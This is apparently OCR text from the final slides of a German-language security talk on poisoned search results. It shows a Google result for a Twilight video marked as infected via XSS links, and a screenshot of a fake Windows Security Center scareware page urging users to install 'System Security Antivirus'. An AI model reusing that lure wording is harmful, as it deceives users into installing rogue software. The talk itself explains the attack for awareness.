Deleted "Twilight" Sex Scene: Vampires and mortals are forbidden from making love. Unless she's into the kinky stuff...
www.buzzfeed.com/peggy/deleted-twilight-sex-scene - Im Cache - Ähnliche Seiten
Deleted "Twilight" Sex Scene - Video - [Diese Seite übersetzen]
Vampires and mortals are forbidden from making love. Unless she's into the kinky stuff. See more at collegehumor.com/originals or check us out on the .
www.metacafe.com/watch/yt-t76YW7cTaHw/deleted_twilight_sex_scene/ -
Im Cache - Ähnliche Seiten
Fertig


INFIZIERT

???

Google XSS Links

- Link zeigt auf eine Webseite mit einer XSS-Schwachstelle


Windows Security Center - Mozilla Firefox
Datei Bearbeiten Ansicht Chronik Lesezeichen Extras Hilfe
http://porntubevidz.com/error201/
Google
Meistbesuchte Seiten Erste Schritte Aktuelle Nachrichten
Windows Security Center
Security Center
Help protect your PC
Resources
Get the latest security and virus information from Microsoft
Check for the latest updates from Windows Update
Get support for security-related issues
Get help about Security Center
Change the way Security Center alerts me
ON
ON
NOT FOUND
Recommendations...
Die Seite
tubevidz...
Windows Security C
Virus (I-Worm.Trojan
nd on your computer!
Click 'OK' to install System Security Antivirus.
OK
Abbrechen
Internet Options
Windows Firewall
Automatic Updates
At Microsoft, we care about your privacy. Please read our privacy statement.
porntubevidz.com gelesen
Start
Windows Security Ce...
DE
15:07



MonkeyWrench

Danke!